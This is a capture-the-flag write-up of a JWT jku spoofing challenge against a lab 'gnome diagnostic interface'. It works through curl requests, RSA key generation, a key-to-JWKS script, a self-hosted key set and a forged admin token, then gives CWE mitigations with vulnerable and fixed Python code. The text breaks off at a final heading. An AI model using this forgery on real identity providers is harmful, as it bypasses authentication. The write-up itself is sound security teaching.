Rogue Gnome Identity Provider
Hike over to Paul in the park for a gnomey authentication puzzle adventure. What malicious firmware image are the gnomes downloading?
Rogue Gnome Identity Provider
Difficulty: ❄ ❄ ❄ ❄ ❄
Hike over to Paul in the park for a gnomey authentication puzzle adventure. What malicious firmware image are the gnomes downloading?
Hints
Rogue Gnome IDP
It looks like the JWT uses JWKS. Maybe a JWKS spoofing attack would work.
Rogue Gnome IDP
https://github.com/ticarpi/jwt_tool/wiki and https://portswigger.net/web-security/jwt have some great information on analyzing JWT’s and performing JWT attacks.
Rogue Gnome IDP
If you need to host any files for the attack, the server is running a webserver available locally at http://paulweb.neighborhood/. The files for the site are stored in ~/www
motd
1
2
3
4
5
6
7
8
9
Hi, Paul here. Welcome to my web-server. I've been using it for JWT analysis.

I've discovered the Gnomes have a diagnostic interface that authenticates to an Atnas identity provider.

Unfortunately the gnome:SittingOnAShelf credentials discovered in 2015 don't have sufficient access to view the gnome diagnostic interface.

I've kept some notes in ~/notes

Can you help me gain access to the Gnome diagnostic interface and discover the name of the file the Gnome downloaded? When you identify the filename, enter it in the badge.
Solution
I started by reviewing Paul’s notes to understand the environment and the URLs involved:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
paul@paulweb:~$ cat notes
# Sites

## Captured Gnome:
curl http://gnome-48371.atnascorp/

## ATNAS Identity Provider (IdP):
curl http://idp.atnascorp/

## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/


# Credentials

## Gnome credentials (found on a post-it):
Gnome:SittingOnAShelf


# Curl Commands Used in Analysis of Gnome:

## Gnome Diagnostic Interface authentication required page:
curl http://gnome-48371.atnascorp

## Request IDP Login Page
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth

## Authenticate to IDP
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

## Pass Auth Token to Gnome
curl -v http://gnome-48371.atnascorp/auth?token=<insert-JWT>

## Access Gnome Diagnostic Interface
curl -H 'Cookie: session=<insert-session>' http://gnome-48371.atnascorp/diagnostic-interface

## Analyze the JWT
jwt_tool.py <insert-JWT>
I explored the given URLs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
paul@paulweb:~$ curl http://gnome-48371.atnascorp

<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>

    <h1>AtnasCorp : Gnome Diagnostic Interface</h1>
    <form action="http://idp.atnascorp/" method="get">
        <input type="hidden" name="return_uri" value="http://gnome-48371.atnascorp/auth">
        <button type="submit">Authenticate</button>
    </form>

</body>

paul@paulweb:~$ curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth%2Fauth%2Fauth

<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp Identity Provider</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
    <h1>AtnasCorp Identity Provider</h1>

    <!--img src="/images/reindeer_sleigh.png" alt="Reindeer pulling Santa's sleigh" style="width: 300px; margin-top: 20px;"-->
    <form method="POST" action="/login">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" required><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br>
        <button type="submit">Login</button>
    <input type='hidden' name='return_uri' value='http://gnome-48371.atnascorp/auth/auth'></form>

</body>
</html>
And I attempted the authentication flow using curl as described in the notes to see how the system behaved and observing the IDP redirected me back to the Gnome interface with a token parameter:
1
2
3
4
5
6
paul@paulweb:~$ curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.CeoNrVZP24X5b9RH1qYoCz2kfT9IT7AtCNjEAded_NWxFis51YRNRvvmiCsBWApKTn1O9nCFBV75euaWKX8D1lyykKsJrAUV7nxR1XwnqDr3Yy6f38fgt2k6yshGvMCCAOb6T7hKPvypk-AEjXKrm9exgO_MC49CdTvDDmoW7y0S0mMKWKOWvyK1V3ckGh1qRgePPuouxRp_Qsq8MStKdxhv8-lUI8KTYWRMjEDw1Ku-tRFGtVnYudRw1SUjTvwYmBYaYkKaT7_3hMP9V4B8ARj3520Oa4XOwthb1MV6o_lse1DmFb9qn8yS7jEWZQuOWCjDnt8hx2llsQECeA7HDQ">http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.CeoNrVZP24X5b9RH1qYoCz2kfT9IT7AtCNjEAded_NWxFis51YRNRvvmiCsBWApKTn1O9nCFBV75euaWKX8D1lyykKsJrAUV7nxR1XwnqDr3Yy6f38fgt2k6yshGvMCCAOb6T7hKPvypk-AEjXKrm9exgO_MC49CdTvDDmoW7y0S0mMKWKOWvyK1V3ckGh1qRgePPuouxRp_Qsq8MStKdxhv8-lUI8KTYWRMjEDw1Ku-tRFGtVnYudRw1SUjTvwYmBYaYkKaT7_3hMP9V4B8ARj3520Oa4XOwthb1MV6o_lse1DmFb9qn8yS7jEWZQuOWCjDnt8hx2llsQECeA7HDQ</a>. If not, click the link.
Using this token to authenticate against Gnome, I received a session cookie and I got redirected to /diagnostic-interface:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
paul@paulweb:~$ curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.CeoNrVZP24X5b9RH1qYoCz2kfT9IT7AtCNjEAded_NWxFis51YRNRvvmiCsBWApKTn1O9nCFBV75euaWKX8D1lyykKsJrAUV7nxR1XwnqDr3Yy6f38fgt2k6yshGvMCCAOb6T7hKPvypk-AEjXKrm9exgO_MC49CdTvDDmoW7y0S0mMKWKOWvyK1V3ckGh1qRgePPuouxRp_Qsq8MStKdxhv8-lUI8KTYWRMjEDw1Ku-tRFGtVnYudRw1SUjTvwYmBYaYkKaT7_3hMP9V4B8ARj3520Oa4XOwthb1MV6o_lse1DmFb9qn8yS7jEWZQuOWCjDnt8hx2llsQECeA7HDQ
* Host gnome-48371.atnascorp:80 was resolved.
* IPv6: (none)
* IPv4: 127.0.0.1
*   Trying 127.0.0.1:80...
* Connected to gnome-48371.atnascorp (127.0.0.1) port 80
> GET /auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.CeoNrVZP24X5b9RH1qYoCz2kfT9IT7AtCNjEAded_NWxFis51YRNRvvmiCsBWApKTn1O9nCFBV75euaWKX8D1lyykKsJrAUV7nxR1XwnqDr3Yy6f38fgt2k6yshGvMCCAOb6T7hKPvypk-AEjXKrm9exgO_MC49CdTvDDmoW7y0S0mMKWKOWvyK1V3ckGh1qRgePPuouxRp_Qsq8MStKdxhv8-lUI8KTYWRMjEDw1Ku-tRFGtVnYudRw1SUjTvwYmBYaYkKaT7_3hMP9V4B8ARj3520Oa4XOwthb1MV6o_lse1DmFb9qn8yS7jEWZQuOWCjDnt8hx2llsQECeA7HDQ HTTP/1.1
> Host: gnome-48371.atnascorp
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Date: Sat, 06 Dec 2025 17:41:50 GMT
< Server: Werkzeug/3.0.1 Python/3.12.3
< Content-Type: text/html; charset=utf-8
< Content-Length: 229
< Location: /diagnostic-interface
< Vary: Cookie
< Set-Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aTRq3g.pF017JUOlPl2w44PlhQ7y45U-EE; HttpOnly; Path=/
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/diagnostic-interface">/diagnostic-interface</a>. If not, click the link.
* Connection #0 to host gnome-48371.atnascorp left intact
However, accessing the /diagnostic-interface with this cookie resulted in a Welcome gnome message followed by Diagnostic access is only available to admins.:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
paul@paulweb:~$ curl -H 'Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aTRq3g.pF017JUOlPl2w44PlhQ7y45U-EE' http://gnome-48371.atnascorp/diagnostic-interface

<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<p>Welcome gnome</p><p>Diagnostic access is only available to admins.</p>

</body>
</html>
Aiming to escalate privileges, I analyzed the content of the JWT using jwt_tool.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
paul@paulweb:~$ jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.CeoNrVZP24X5b9RH1qYoCz2kfT9IT7AtCNjEAded_NWxFis51YRNRvvmiCsBWApKTn1O9nCFBV75euaWKX8D1lyykKsJrAUV7nxR1XwnqDr3Yy6f38fgt2k6yshGvMCCAOb6T7hKPvypk-AEjXKrm9exgO_MC49CdTvDDmoW7y0S0mMKWKOWvyK1V3ckGh1qRgePPuouxRp_Qsq8MStKdxhv8-lUI8KTYWRMjEDw1Ku-tRFGtVnYudRw1SUjTvwYmBYaYkKaT7_3hMP9V4B8ARj3520Oa4XOwthb1MV6o_lse1DmFb9qn8yS7jEWZQuOWCjDnt8hx2llsQECeA7HDQ

        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                    |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.3.0                \______|             @ticarpi

/home/paul/.jwt_tool/jwtconf.ini
Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "RS256"
[+] jku = "http://idp.atnascorp/.well-known/jwks.json"
[+] kid = "idp-key-2025"
[+] typ = "JWT"

Token payload values:
[+] sub = "gnome"
[+] iat = 1765042816    ==> TIMESTAMP = 2025-12-06 17:40:16 (UTC)
[+] exp = 1765050016    ==> TIMESTAMP = 2025-12-06 19:40:16 (UTC)
[+] iss = "http://idp.atnascorp/"
[+] admin = False

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 0 days, 2 hours, 0 mins

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
I noticed a critical detail in the header: the jku (JSON Web Key Set URL) parameter. This parameter tells the server where to fetch the public keys (JWKS) used to validate the token’s signature. Currently, it pointed to http://idp.atnascorp/.well-known/jwks.json:
1
2
3
4
5
6
7
8
9
10
11
12
paul@paulweb:~$ curl http://idp.atnascorp/.well-known/jwks.json
{
  "keys": [
    {
      "e": "AQAB",
      "kid": "idp-key-2025",
      "kty": "RSA",
      "n": "7WWfvxwIZ44wIZqPFP9EEemmwMhKgBakYPx736W5gGD8YJlmMzanxdi8NANJ6kyMN-ErFOKJuIQn01PmAeq7On4OCwLyQpB5dHXiidZPRjb2lbrrL1k32svdeo6VGCnzdrGu6KtDHxHn8m9H3WqGVmi2OmCZsk6fJbnoklnJaFiygUkC4IMbk92cbYvajPTqV9C6yWCROPagxQFmybq1hNJoY-FRntEKwBN89Dow8d-PsGMten3CmzDQ9o8rXKs6euk9xLfX06og5Wm1aKJk686WzhtqgdmBjqt2w34EJGlEL0ZSvPdB9nPqxao83N-ah-IYeoiCnSUBKjXI-IRSjQ",
      "use": "sig"
    }
  ]
}
The vulnerability here is that the application trusts the jku header. If I could host my own JWKS and sign a forged token with my own private key, I could trick the application into fetching my key to validate the forged token.
I started by generating a new RSA key pair:
1
2
3
4
5
paul@paulweb:~$ openssl genpkey -algorithm RSA -out private.pem -pkeyopt rsa_keygen_bits:2048
.+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*...+...+....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.+...........+.........+.........+...+...+.+........+......+.+......+...+..+....+......+..+...+.......+...+.................+.......+.....+...+.+............+...+..+...................+........+.+..+....+.....+.+.....+...............+...+................+.....+..........+......+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
..+......+...+....+.....+...+....+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*........+...+.......+...+...+..+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+................+...+.....+.+......+...+.....+...+...+.+....................+....+..+....+...+...+..............+.+...+..+.........+..........+.....+...+.+.....+.......+...+.........+......+...........+....+......+......+..+......+............+...+.........+................+.....+.......+...+..+....+...+.....+.+...............+............+..+...+...+.......+...+...........+...+.+..+............+.......+......+.....+.......+..+.+..+......+.+......+...+.........+..+.+........+.+...+..+.+.....+.......+......+..+.........+...+......+.+......+...+..+.........+...+.+........................+............+...........+.......+..+...+...............+...+...+....+......+............+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
paul@paulweb:~$ openssl rsa -in private.pem -pubout -out public.pem
writing RSA key
Next, I needed to convert this public key into the JWKS format. I wrote a quick script to extract the modulus (n) and exponent (e) and format them for JWKS:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
#!/bin/bash

PEM="private.pem"
KID="idp-key-2025"

# get modulus hex (no leading "0x") from the private key
MODHEX=$(openssl rsa -in $PEM -modulus -noout | cut -d'=' -f2)

# convert hex -> raw -> base64 -> base64url (strip '=' and replace +/ with -_)
N=$(echo "$MODHEX" | xxd -r -p | openssl base64 -A | tr '+/' '-_' | tr -d '=')

# exponent for 65537 is 0x010001; encode its bytes
E=$(printf '\x01\x00\x01' | openssl base64 -A | tr '+/' '-_' | tr -d '=')

# write to jwks.json
cat > jwks.json <<EOF
{
  "keys": [
    {
      "kty": "RSA",
      "use": "sig",
      "kid": "$KID",
      "alg": "RS256",
      "n": "$N",
      "e": "$E"
    }
  ]
}
EOF
I generated the jwks.json and copied it to ~/www, which corresponds to the web root of http://paulweb.neighborhood/:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
paul@paulweb:~$ bash pem_to_jwks.sh
paul@paulweb:~$ cat jwks.json
{
  "keys": [
    {
      "kty": "RSA",
      "use": "sig",
      "kid": "idp-key-2025",
      "alg": "RS256",
      "n": "jfBfDbQ08bsGNLj7XtijZ6O8kx4okEv-VbRXi4PKhLr89NZVoy69bxpPyopp9PUpyCiI1TWU12kFKh51KNDs09dAtByZYMaxYngSdEzxv9I1XiPuE2Gx620Oczf8ycOBdyV8IS1lDCwSIWAM1IfzEiVGPcX9b3yZd1t-fZ-Cf_wmyvcrvS6L-iHQ8p3OAVOPKwTE0-5KAUxcwjunWdQV7dpFCBMe-HfmlzfDEi7rJFRrfKvACz9cuWLlEi3QwuBKh-Utb7y6n31dJZPoLH8hgpmfEAQ88WIHjjQeoKaKEHm0JQaniE25uSBPEF5F3g3j6QJ9jF8DPrD2xlzPa1oRiQ",
      "e": "AQAB"
    }
  ]
}
paul@paulweb:~$ cp jwks.json www/ -v
'jwks.json' -> 'www/jwks.json'
With my malicious JWKS hosted and accessible, I generated a forged JWT. I set the admin claim to true and modified the jku header to point to Paul’s local webserver http://paulweb.neighborhood/jwks.json: 
I then used this forged token to authenticate against the Gnome interface:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
paul@paulweb:~$ curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImlkcC1rZXktMjAyNSIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd2tzLmpzb24ifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.Zv3y1-z-8BPfRF9t8ya0UDroe5i9oaF40SBwNJr1gRVr_Xztzy3o8KsYWekB0R8lVJCRxuFVN2SENa-yizwwMOV-XktIauNuJsVI1-W9m5OdP39NX_75PfnuJ94Cjss7eSpNyhOkF3cdEhw6YY5vpsZCTP4yzfwn-LWHUZ9sicyo12PSWrrHA5Rt91_H860bmG8zeipAB0k54p2V82U6h5xBBMHqx6yQEo2-yr6Z-ek5r3HQWHhDgMLq28p2Y3hJL1aR5gNRpvFeBDkP2EXVVX39-5c629v3JeWyVu-BmWMKXjYhBaLINvkoNkPzuFRAni1eO6h_MZFq0TxfqNCVzg
* Host gnome-48371.atnascorp:80 was resolved.
* IPv6: (none)
* IPv4: 127.0.0.1
*   Trying 127.0.0.1:80...
* Connected to gnome-48371.atnascorp (127.0.0.1) port 80
> GET /auth?token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImlkcC1rZXktMjAyNSIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd2tzLmpzb24ifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTA0MjgxNiwiZXhwIjoxNzY1MDUwMDE2LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.Zv3y1-z-8BPfRF9t8ya0UDroe5i9oaF40SBwNJr1gRVr_Xztzy3o8KsYWekB0R8lVJCRxuFVN2SENa-yizwwMOV-XktIauNuJsVI1-W9m5OdP39NX_75PfnuJ94Cjss7eSpNyhOkF3cdEhw6YY5vpsZCTP4yzfwn-LWHUZ9sicyo12PSWrrHA5Rt91_H860bmG8zeipAB0k54p2V82U6h5xBBMHqx6yQEo2-yr6Z-ek5r3HQWHhDgMLq28p2Y3hJL1aR5gNRpvFeBDkP2EXVVX39-5c629v3JeWyVu-BmWMKXjYhBaLINvkoNkPzuFRAni1eO6h_MZFq0TxfqNCVzg HTTP/1.1
> Host: gnome-48371.atnascorp
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Date: Sat, 06 Dec 2025 18:56:50 GMT
< Server: Werkzeug/3.0.1 Python/3.12.3
< Content-Type: text/html; charset=utf-8
< Content-Length: 229
< Location: /diagnostic-interface
< Vary: Cookie
< Set-Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aTR8cg.NVCEtT97ZJqaC9QAljz_JZdRAjU; HttpOnly; Path=/
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/diagnostic-interface">/diagnostic-interface</a>. If not, click the link.
* Connection #0 to host gnome-48371.atnascorp left intact
The server accepted the token and issued a session cookie with elevated privileges ("admin": true), allowing access the diagnostic interface using this new session cookie:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
paul@paulweb:~$ curl http://gnome-48371.atnascorp/diagnostic-interface -H "Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aTR8cg.NVCEtT97ZJqaC9QAljz_JZdRAjU"

<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<div style='display:flex; justify-content:center; gap:10px;'>
<img src='/camera-feed' style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0;' />
<div style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0; display:flex; align-items:flex-start; justify-content:flex-start; text-align:left;'>
System Log<br/>
2025-12-06 11:36:52: Movement detected.<br/>
2025-12-06 16:25:20: AtnasCorp C&C connection restored.<br/>
2025-12-06 17:39:25: Checking for updates.<br/>
2025-12-06 17:39:25: Firmware Update available: refrigeration-botnet.bin<br/>
2025-12-06 17:39:27: Firmware update downloaded.<br/>
2025-12-06 17:39:27: Gnome will reboot to apply firmware update in one hour.</div>
</div>
<div class="statuscheck">
    <div class="status-container">
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Live Camera Feed</span>
        </div>
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Network Connection</span>
        </div>
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Connectivity to Atnas C&C</span>
        </div>
    </div>
</div>

</body>
</html>
The page loaded successfully, displaying the live camera feed and the system logs whic revealed the malicious firmware image being downloaded was refrigeration-botnet.bin.
Dissecting the attack
graph TD
    subgraph Recon [1. Reconnaissance]
        A["Traffic Analysis
        (Inspect JWT Token)"]
        B["Identify 'jku' Header
        (Remote Key Fetching)"]
    end

    subgraph Forgery [2. Token Forgery]
        C["Generate RSA Keypair
        (Create New Keys)"]
        D["Host Malicious JWKS
        (On paulweb.neighborhood)"]
        E["Forge Admin Token
        (Point 'jku' to Malicious Host)"]
    end

    subgraph Access [3. Authentication Bypass]
        F["Submit Forged Cookie
        (Signature Verification Pass)"]
        G["Access Admin Console
        (Reveal Firmware Name)"]
    end

    %% Flow Connections
    A -->|Found jku=...| B
    B -->|Vulnerability Found| C
    C -->|Public Key| D
    C -->|Private Key Sign| E
    D -->|App Fetches Key| F
    E -->|Send Token| F
    F -->|Login Success| G

    %% Styling
    style A fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style B fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style C fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style D fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style E fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style F fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style G fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
| Phase | Vulnerability (CWE) | Mitigation |
|---|---|---|
| 1. Recon | CWE-200 Exposure of Sensitive Information (JWT Structure Exposure) | Encryption (Use JWE instead of JWS) |
| 2. Forgery | CWE-347 Improper Verification of Cryptographic Signature (Trusting Arbitrary JKU) | Input Validation (Whitelist JKU Hosts / Hardcode Keys) |
| 3. Access | CWE-287 Improper Authentication (Account Takeover) | Access Control (Strict Signature Checks) |
Fixing the JWT Validation (CWE-347)
Vulnerability: The application blindly follows the jku header in the JWT. This tells the server “Go to this URL to find the public key to verify this token.” An attacker can host their own public key, modify the jku to point to it, and sign the token with their matching private key. The server fetches the attacker’s key, verifies the signature (which is valid for that key), and accepts the token.
Fix: Do not trust the jku header implicitly. Either use a strict Allowlist of trusted domains for the JKU or, better yet, ignore the jku header entirely and configure the trusted keys locally on the server.
Vulnerable Code (Concept):
1
2
3
4
5
6
7
def verify_token(token):
    header = jwt.get_unverified_header(token)
    # FLAW: Fetches key from wherever the token says
    jwks_url = header['jku']
    jwks = requests.get(jwks_url).json()
    public_key = get_key_from_jwks(jwks, header['kid'])
    return jwt.decode(token, public_key, algorithms=['RS256'])
Secure Code:
1
2
3
4
5
6
7
8
9
10
TRUSTED_JWKS_URL = "http://idp.atnascorp/.well-known/jwks.json"

def verify_token(token):
    header = jwt.get_unverified_header(token)

    # FIX: Ignore token header, use hardcoded trusted source
    jwks = requests.get(TRUSTED_JWKS_URL).json()

    public_key = get_key_from_jwks(jwks, header['kid'])
    return jwt.decode(token, public_key, algorithms=['RS256'])
Impact: Even if an attacker modifies the jku to point to their server, the application will ignore it and attempt to verify the signature using the real public key. Since the attacker cannot sign the token with the real private key, the verification fails.
Fixing the Information Exposure (CWE-200)
